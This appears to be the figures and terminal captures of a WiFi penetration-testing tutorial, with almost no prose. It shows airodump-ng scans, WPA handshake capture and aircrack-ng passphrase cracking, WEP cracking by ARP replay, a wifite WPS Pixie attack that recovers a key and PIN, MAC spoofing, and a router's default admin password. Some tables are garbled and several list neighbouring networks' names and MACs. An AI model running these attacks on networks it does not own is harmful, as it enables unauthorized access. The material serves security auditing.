  --uptime        : Display AP Uptime from Beacon Timestamp
  --wps           : Display WPS information (if any)
  --output-format <formats> : Output format. Possible values:
                                pcap, ivs, csv, gps, kismet, netxml
  --ignore-negative-one : Removes the message that says
                        fixed channel <interface>: -1
  --write-interval <seconds> : Output file(s) write interval in seconds

```


| CH 10 ][ Elapsed: 1 min ][ 2016-06-07 21:56 |     |         |            |    |      |      |        |      |                 |  |  |
|---------------------------------------------|-----|---------|------------|----|------|------|--------|------|-----------------|--|--|
| BSSID                                       | PWR | Beacons | #Data, #/s | CH | MB   | ENC  | CIPHER | AUTH | ESSID           |  |  |
| 00:07:00:00:88:41                           | -1  | 0       | 0 0        | 5  | -1   |      |        |      | <length: 0>     |  |  |
| DC:3A:5E:4C:A3:A3                           | -35 | 4       | 0 0        | 11 | 54e  | WPA2 | CCMP   | PSK  | <length: 22>    |  |  |
| 44:94:FC:37:10:6E                           | -42 | 50      | 0 0        | 6  | 54e  | WPA2 | CCMP   | PSK  | Aircrack Wifi   |  |  |
| 10:86:8C:70:38:D6                           | -43 | 35      | 1 0        | 11 | 54e  | WPA2 | CCMP   | PSK  | Harley-2.4      |  |  |
| 12:86:8C:70:38:D6                           | -43 | 43      | 0 0        | 11 | 54e. | WPA2 | CCMP   | PSK  | <length: 0>     |  |  |
| 22:86:8C:70:38:D6                           | -46 | 34      | 0 0        | 11 | 54e. | OPN  |        |      | xfinitywifi     |  |  |
| 32:86:8C:70:38:D6                           | -46 | 32      | 0 0        | 11 | 54e. | WPA2 | CCMP   | PSK  | <length: 0>     |  |  |
| 38:2C:4A:E3:F2:60                           | -48 | 43      | 1 0        | 6  | 54e  | WPA2 | CCMP   | PSK  | HR-HOME         |  |  |
| 20:76:00:65:E2:E5                           | -49 | 2       | 28 0       | 11 | 54e  | WPA2 | CCMP   | PSK  | CenturyLink1507 |  |  |
| 10:5F:06:9C:89:55                           | -48 | 35      | 49 0       | 11 | 54e  | WPA2 | CCMP   | PSK  | SECALT          |  |  |
| 8E:04:FF:35:F8:AC                           | -52 | 38      | 0 0        | 6  | 54e. | WPA2 | CCMP   | PSK  | <length: 12>    |  |  |
| 8E:04:FF:35:F8:AD                           | -52 | 37      | 0 0        | 6  | 54e. | OPN  |        |      | xfinitywifi     |  |  |

| CH 6 ][ Elapsed: 18 s ][ 2016-06-14 21:22 |         |     |         |            |        |       |      |        |      |               |  |
|-------------------------------------------|---------|-----|---------|------------|--------|-------|------|--------|------|---------------|--|
| BSSID                                     | PWR     | RXQ | Beacons | #Data, #/s | CH     | MB    | ENC  | CIPHER | AUTH | ESSID         |  |
| 44:94:FC:37:10:6E                         | -44     | 100 | 188     | 0 0        | 6      | 54e   | WPA2 | CCMP   | PSK  | Aircrack_Wifi |  |
| BSSID                                     | STATION | PWR | Rate    | Lost       | Frames | Probe |      |        |      |               |  |

```

CH 6 ][ Elapsed: 1 min ][ 2016-06-14 21:23 ][ WPA handshake: 44:94:FC:37:10:6E
SSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
44:94:FC:37:10:6E -41 100    577     101   2   6 54e WPA2 CCMP  PSK Aircrack_Wifi
SSID          STATION          PWR Rate Lost Frames Probe
44:94:FC:37:10:6E 64:A5:C3:DA:30:DC -18  0e-24  2063    174

```



|                |                   |                  |                                 |
|----------------|-------------------|------------------|---------------------------------|
| 7732 89.849468 | Actionte_46:9d:a5 | (.. 802.11       | 10 Acknowledgement, Flags=..... |
| 1873 29.164972 | Netgear_37:10:6e  | Apple_da:30:dc   | EAPOL 155 Key (Message 1 of 4)  |
| 1878 29.184430 | Netgear_37:10:6e  | Apple_da:30:dc   | EAPOL 189 Key (Message 3 of 4)  |
| 1880 29.187000 | Apple_da:30:dc    | Netgear_37:10:6e | EAPOL 133 Key (Message 4 of 4)  |
| 4160 51.574572 | Netgear_37:10:6e  | Apple_da:30:dc   | EAPOL 155 Key (Message 1 of 4)  |
| 4166 51.588907 | Netgear_37:10:6e  | Apple_da:30:dc   | EAPOL 189 Key (Message 3 of 4)  |
| 4170 51.591484 | Apple_da:30:dc    | Netgear_37:10:6e | EAPOL 133 Key (Message 4 of 4)  |
| 7216 83.908415 | Apple_da:30:dc    | Netgear_37:10:6e | EAPOL 155 Key (Message 2 of 4)  |
| 7219 83.923762 | Netgear_37:10:6e  | Apple_da:30:dc   | EAPOL 189 Key (Message 3 of 4)  |
| 7221 83.927359 | Apple_da:30:dc    | Netgear_37:10:6e | EAPOL 133 Key (Message 4 of 4)  |

Frame 1873: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)  
 IEEE 802.11 QoS Data, Flags: .....F.  
 Logical-Link Control  
 802.1X Authentication

```
▼ 802.1X Authentication
  Version: 802.1X-2004 (2)
  Type: Key (3)
  Length: 117
  Key Descriptor Type: EAPOL RSN Key (2)
▶ Key Information: 0x008a
  Key Length: 16
  Replay Counter: 0
  WPA KeyNonce: d66580dd166be61c208d258d5637f3658686660be7be3137...
  Key IV: 000
  WPA Key RSC: 00000000000000000000
  WPA Key ID: 00000000000000000000
  WPA Key MIC: 000
  WPA Key Data Length: 22
▼ WPA Key Data: dd14000fac0471395f8f2d05308c29bf183cd80f1b86
  ▶ Tag: Vendor Specific: IEEE80211: RSN
```

```
Aircrack-ng 1.2 rc3

[00:00:27] 13128 keys tested (522.32 k/s)

Current passphrase: turtle123

Master Key      : E0 F6 72 7B 66 A0 69 96 22 55 63 E2 D1 F8 99 33
                  F9 3F 9F D6 DA CD 26 F1 A4 B2 7B BC 5A 3F 7D 8E

Transient Key   : E0 A4 A3 B0 7D DA 2D 9D 8A 07 25 48 BD 15 AA 4D
                  65 CC 85 81 37 D4 12 AE 92 66 1A E4 3A 51 F7 8D
                  C6 10 AD 06 EE DB 52 D3 2F 73 E9 F7 02 43 6E 26
                  3B 4F 21 AB 83 DB 04 BF 6B 52 06 95 00 6D 22 18

EAPOL HMAC     : 72 5B AF D4 8D D0 68 55 1D 2B 63 9B 6D 41 DD 4A
```

```
Aircrack-ng 1.2 rc3

[01:42:41] 8623648 keys tested (1385.07 k/s)

KEY FOUND! [ 1SSHOUTINGspiders ]
```

|               |   |                                                                                                                                                                                                          |
|---------------|---|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Master Key    | : | FF 33 BC CC 87 0F AB 9F B8 7A 7F C2 41 B0 C5 1A<br>D6 1A F2 38 E7 38 3F A9 21 8F 66 49 0E 87 60 DE                                                                                                       |
| Transient Key | : | 59 08 E5 12 AA BA 7F 3E 63 FF 11 FF 19 CB 0B 6F<br>C7 EC C8 D3 F0 92 E4 FC C5 C9 5B 70 96 6B 07 CC<br>B9 CC A4 6B D5 9D A8 F3 12 4F E4 E3 AB D3 2E 9E<br>0E B5 46 86 E6 FC E3 BA 43 90 59 F7 5D 4F 16 23 |
| EAPOL HMAC    | : | 28 AA 14 FB 14 A0 0C 57 51 F8 0A 6C C4 1F B4 BF                                                                                                                                                          |

| CH                | 6   | [ Elapsed: 6 s ] [ 2016-06-17 18:52 ] | 64 bytes from 192.168.2.2: icmp_seq=475 ttl=128 time=0.444 ms | 64 bytes from 192.168.2.2: icmp_seq=476 ttl=128 time=0.316 ms | 64 bytes from 192.168.2.2: icmp_seq=477 ttl=128 time=0.222 ms | 64 bytes from 192.168.2.2: icmp_seq=478 ttl=128 time=0.242 ms | 64 bytes from 192.168.2.2: icmp_seq=479 ttl=128 time=0.217 ms |        |      |       |
|-------------------|-----|---------------------------------------|---------------------------------------------------------------|---------------------------------------------------------------|---------------------------------------------------------------|---------------------------------------------------------------|---------------------------------------------------------------|--------|------|-------|
| BSSID             | PWR | RXQ                                   | Beacons                                                       | #Data, #/s                                                    | CH                                                            | MB                                                            | ENC                                                           | CIPHER | AUTH | ESSID |
| DC:FE:07:73:8D:AA | -90 | 2                                     | 0                                                             | 0 6 54e. OPN                                                  |                                                               |                                                               |                                                               |        |      | xfini |
| 5E:8F:E0:A5:C0:48 | -85 | 2                                     | 0                                                             | 0 6 54e. WPA2 CCMP PSK                                        | <leng                                                         |                                                               |                                                               |        |      |       |
| E0:3F:49:94:C0:28 | -81 | 2                                     | 0                                                             | 0 6 54e. WPA2 CCMP PSK                                        | MDH W                                                         |                                                               |                                                               |        |      |       |
| 7E:8F:E0:A5:C0:48 | -84 | 87                                    | 2 3319 0 1090 0 635 54e. WPA2 CCMP PSK                        | <leng                                                         |                                                               |                                                               |                                                               |        |      |       |
| B4:75:0E:C3:C0:34 | -86 | 2                                     | 0                                                             | 0 6 54e. WPA2 CCMP PSK                                        | Boomb                                                         |                                                               |                                                               |        |      |       |
| CC:03:FA:CA:A6:5A | -86 | 2                                     | 0                                                             | 0 11 54e. WPA2 CCMP PSK                                       | HOME-                                                         |                                                               |                                                               |        |      |       |
| 10:86:8C:D1:BF:7A | -82 | 3                                     | 0                                                             | 0 11 54e. WPA2 CCMP PSK                                       | Aaron                                                         |                                                               |                                                               |        |      |       |
| 5C:57:1A:87:58:A0 | -82 | 0:FE:ED:24:6F:F2                      | 0 0 0 3011 54e. WPA2 CCMP PSK                                 | 96                                                            |                                                               |                                                               |                                                               |        |      | HOME- |
| 20:76:00:65:E2:E5 | -82 | 3:15:C2:0E:45:CE                      | 0 15 0 5411-54e. WPA2 CCMP PSK                                | 66                                                            |                                                               |                                                               |                                                               |        |      | Centu |
| 7E:8F:E0:9B:02:D4 | -75 | 3                                     | 0                                                             | 0 6 54e. WPA2 CCMP PSK                                        | <leng                                                         |                                                               |                                                               |        |      |       |
| C0:56:27:DB:30:41 | -55 | 4                                     | 0                                                             | 0 11 54e. WEP WEP                                             | belki                                                         |                                                               |                                                               |        |      |       |
| 10:5F:06:9C:89:55 | -35 | 4                                     | 1                                                             | 0 11 54e. WPA2 CCMP PSK                                       | SECAL                                                         |                                                               |                                                               |        |      |       |
| 32:86:8C:70:38:D6 | -47 | 4                                     | 0                                                             | 0 11 54e. WPA2 CCMP PSK                                       | <leng                                                         |                                                               |                                                               |        |      |       |
| 8E:04:FF:35:F8:AD | -45 | 6                                     | 0                                                             | 0 6 54e. OPN                                                  | xfini                                                         |                                                               |                                                               |        |      |       |
| 8E:04:FF:35:F8:AC | -44 | 8                                     | 0                                                             | 0 6 54e. WPA2 CCMP PSK                                        | <leng                                                         |                                                               |                                                               |        |      |       |
| 8C:04:FF:35:F8:AB | -45 | 5                                     | 3                                                             | 1 6 54e. WPA2 CCMP PSK                                        | HOME-                                                         |                                                               |                                                               |        |      |       |
| 10:86:8C:70:38:D6 | -47 | 3                                     | 0                                                             | 0 11 54e. WPA2 CCMP PSK                                       | Harle                                                         |                                                               |                                                               |        |      |       |
| 12:86:8C:70:38:D6 | -51 | 4                                     | 0                                                             | 0 11 54e. WPA2 CCMP PSK                                       | <leng                                                         |                                                               |                                                               |        |      |       |

| CH                        | 11                  | [ Elapsed: 2 mins ] [ 2016-06-17 18:25 ] | 0 2 54e. WPA2 CCMP PSK            | 0 2 54e. WPA2 CCMP PSK | 0 2 54e. WPA2 CCMP PSK | 0 2 54e. WPA2 CCMP PSK | 0 2 54e. WPA2 CCMP PSK | 0 2 54e. WPA2 CCMP PSK | 0 2 54e. WPA2 CCMP PSK | 0 2 54e. WPA2 CCMP PSK |
|---------------------------|---------------------|------------------------------------------|-----------------------------------|------------------------|------------------------|------------------------|------------------------|------------------------|------------------------|------------------------|
| BSSID                     | PWR                 | RXQ                                      | Beacons                           | #Data, #/s             | CH                     | MB                     | ENC                    | CIPHER                 | AUTH                   | ESSID                  |
| DC:3A:5E:4C:A3:A3         | -37                 | 2                                        | 0 0 11 54e. WPA2 CCMP PSK         | <2                     |                        |                        |                        |                        |                        |                        |
| BSSID:0:5F:06:9C:89       | PWR                 | RXQ                                      | Beacons                           | #Data, #/s             | CH                     | MB                     | ENC                    | CIPHER                 | AUTH                   | ESSID                  |
| 10:86:8C:70:38:D6         | -43                 | 8                                        | 0 0 11 54e. WPA2 CCMP PSK         | H                      |                        |                        |                        |                        |                        |                        |
| C0:56:27:DB:30:41         | -45                 | 13                                       | 354 0 0 11 54e. WEP 2 WEP MP      | OPN b                  |                        |                        |                        |                        |                        |                        |
| wifi-cr 32:86:8C:70:38:D6 | -44                 | 4                                        | 0 0 11 54e. WPA2 CCMP PSK         | <leng                  |                        |                        |                        |                        |                        |                        |
| BSSID:0E:04:FF:35:F8      | STATION             | 10                                       | PWR Rate 0 Lost 54e. Frames Probe | x                      |                        |                        |                        |                        |                        |                        |
| BC:04:FF:35:F8:AB         | -56                 | 10                                       | 3 0 6 54e. WPA2 CCMP PSK          | HO                     |                        |                        |                        |                        |                        |                        |
| C0:56:27:DB:30:41         | 0:10:FE:ED:24:6F:F2 | 0 0 0 -1 1 0 0 4 4 4 4                   | WEP                               | b                      |                        |                        |                        |                        |                        |                        |
| 38:2C:4A:E3:F2:60         | -47                 | 11                                       | 0 0 6 54e. WPA2 CCMP PSK          | HO                     |                        |                        |                        |                        |                        |                        |

```
root@kali:~# aireplay-ng -1 0 -a C0:56:27:DB:30:41 wlan0mon
No source MAC (-h) specified. Using the device MAC (10:FE:ED:24:6F:F2)
18:55:13 Waiting for beacon frame (BSSID: C0:56:27:DB:30:41) on channel 11

18:55:13 Sending Authentication Request (Open System) [ACK]
18:55:13 Authentication successful
18:55:13 Sending Association Request [ACK]
18:55:13 Association successful :-) (AID: 1)
```

```
root@kali:~# aireplay-ng -3 -b C0:56:27:DB:30:41 wlan0mon
No source MAC (-h) specified. Using the device MAC (10:FE:ED:24:6F:F2)
18:55:40 Waiting for beacon frame (BSSID: C0:56:27:DB:30:41) on channel 11
Saving ARP requests in replay_arp-0617-185541.cap
You should also start airodump-ng to capture replies.
Read 19256 packets (got 27 ARP requests and 47 ACKs), sent 76 packets...(497 pps
Read 19357 packets (got 42 ARP requests and 83 ACKs), sent 126 packets...(498 pp
Read 19470 packets (got 69 ARP requests and 122 ACKs), sent 177 packets...(501 p
Read 19606 packets (got 90 ARP requests and 167 ACKs), sent 227 packets...(500 p
```

| CH 11 ][ Elapsed: 14 mins ][ 2016-06-17 19:08 |                   |     |         |        |         |      |     |        |        |      |   |
|-----------------------------------------------|-------------------|-----|---------|--------|---------|------|-----|--------|--------|------|---|
| BSSID                                         | PWR               | RXQ | Beacons | #Data, | #/s     | CH   | MB  | ENC    | CIPHER | AUTH | E |
| C0:56:27:DB:30:41                             | -27               | 100 | 5608    | 16358  | 0       | 11   | 54e | WEP    | WEP    | OPN  | b |
| BSSID                                         | STATION           |     |         | PwR    | Rate    | Lost |     | Frames | Probe  |      |   |
| C0:56:27:DB:30:41                             | 10:FE:ED:24:6F:F2 |     |         | 0      | 48 - 1  |      | 0   | 491966 |        |      |   |
| C0:56:27:DB:30:41                             | 3C:15:C2:CE:45:CE |     |         | -22    | 54e-54e |      | 0   | 11839  |        |      |   |

```
File Edit View Search Terminal Help Aircrack-ng 1.2 rc3
64 bytes from 192.168.2.2: icmp_seq=222 ttl=128 time=0.331 ms
64 bytes from 192.168.2.2: icmp_seq=223 ttl=128 time=0.307 ms
64 bytes from 192.168.2.2: icmp_seq=224 ttl=128 time=0.487 ms
64 bytes from 192.168.2.2: icmp_seq=225 ttl=128 time=0.426 ms
KB depth byte(vote)
0 5/ 6 B9(7424) A5(7168) DF(7168) 67(6912) AD(6912)
1 20/ 1 E5(6656) 1A(6400) 37(6400) 9B(6400) AF(6400)
2 7/ 2 E8(6912) 0F(6656) 29(6656) 6F(6656) 7E(6656)
3 0/ 3 54(8448) 39(7424) F6(7424) FE(7424) 35(7168)
4 0/ 3 1C(8704) 5A(7936) E3(7936) 48(7680) 4C(7680)
64 bytes from 192.168.2.2: icmp_seq=231 ttl=128 time=0.323 ms
64 bytes from 192.168.2.2: icmp_seq=232 ttl=128 time=0.267 ms
```

```
Aircrack-ng 1.2 rc3
[00:02:52] Tested 73253 keys (got 15277 IVs)

KB depth byte(vote)
0 0/ 3 34(24576) BF(22016) 75(21760) C3(20992) E6(20736)
1 20/ 24 7C(18432) 3A(18176) 57(18176) 81(18176) 9A(18176)
2 4/ 11 A9(19456) 7F(19456) BD(19200) D2(19200) FA(18944)
3 1/ 32 CD(19968) CC(19712) 07(19712) 97(19712) 9C(19456)
4 0/ 3 25(23040) 74(20736) 24(20480) C4(19968) 05(19712)

KEY FOUND! [ 34:4D:A9:CD:25 ]
Decrypted correctly: 100%
```

```
root@kali:~# wifite
WiFite v2 (r87)
automated wireless auditor
designed for Linux

[+] scanning for wireless devices...
[+] enabling monitor mode on wlan0... done
[+] initializing scan (wlan0mon), updates at 5 sec intervals, CTRL+C when ready.
[0:00:05] scanning wireless networks. 0 targets and 0 clients found
```

```
[0:00:31] scanning wireless networks. 75 targets and 7 clients found
[+] checking for WPS compatibility... done
```

| NUM | ESSID               | CH | ENCR | POWER | WPS? | CLIENT |
|-----|---------------------|----|------|-------|------|--------|
| 1   | (12:86:8C:70:38:D6) | 11 | WPA2 | 54db  | wps  |        |
| 2   | Harley-2.4          | 11 | WPA2 | 52db  | wps  |        |
| 3   | (32:86:8C:70:38:D6) | 11 | WPA2 | 52db  | wps  |        |
| 4   | Brenner             | 1  | WPA2 | 51db  | wps  |        |

```
[+] select target numbers (1-78) separated by commas, or 'all': 4
[+] 1 target selected.


[0:00:00] initializing WPS Pixie attack on Brenner (E8:89:2C:DB:DD:70)
[0:00:01] WPS Pixie attack: Starting Cracking Session. Pin count: 0, Max pi...
[0:00:02] WPS Pixie attack: Sending identity response
[0:00:04] WPS Pixie attack: attempting to crack and fetch psk...
[0:00:16] WPS Pixie attack:
```



```
[+] PIN found: 42000648
[+] WPA key found: Reesiel958

[+] 1 attack completed:

[+] 1/1 WPA attacks succeeded
    found Brenner's WPA key: "Reesiel958", WPS PIN: 42000648



[+] disabling monitor mode on wlan0mon... done
[+] quitting
```





```
root@kali:~# macchanger --mac=34:12:98:B5:7E:D4 wlan0
Current MAC: f4:f2:6d:1d:04:42 (unknown)
Permanent MAC: f4:f2:6d:1d:04:42 (unknown)
New MAC: 34:12:98:b5:7e:d4 (unknown)
```

```
root@kali:~# ifconfig wlan0 in replay_arp-0617-185541.cap
wlan0: flags=4098<Broadcast,Multicast> mtu 1500
      ether 34:12:98:b5:7e:d4 txqueuelen 1000 (Ethernet)
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 0 bytes 0 (0.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



A screenshot of the Iceweasel web browser. The address bar shows 'http://10.0.0.1/MNU\_access\_unauthorized\_index.htm'. The main content area displays the 'NETGEAR genie' interface for the WNR1000v3 router. A prominent message reads: 'Forgotten Admin Password' with the note: 'Admin password is "password" by default.' Below this, it says: 'If you changed the default password but did not enable password recovery, then the only way to recover the password is to reset the device to factory default. Use a pin to press and hold the reset button for 5-8 seconds to do so.' In the top right corner, the 'Firmware Version' is listed as 'V1.0.2.62\_60.0.87'.

**ADVANCED**

**Advanced Wireless Settings**

**Apply ▶** **X Cancel**

Fragmentation Length (256-2346):

CTS/RTS Threshold (1-2347):

Preamble Mode:

Turn off wireless signal by schedule  
**The wireless signal is scheduled to turn off during the following time period:**

| Period                                                | Start | End | Recurrence Pattern |
|-------------------------------------------------------|-------|-----|--------------------|
| <b>+ Add a new period</b> <b>Edit</b> <b>X Delete</b> |       |     |                    |

**WPS Settings**

Router's PIN: **70587104**

Enable Router's PIN  
 To prevent PIN compromise, auto disable the PIN after  failed PIN connections, until router reboots.  
In auto disabled mode, router's WPS LED will keep blinking slowly

Keep Existing Wireless Settings

**Wireless Card Access List** **Set Up Access List**

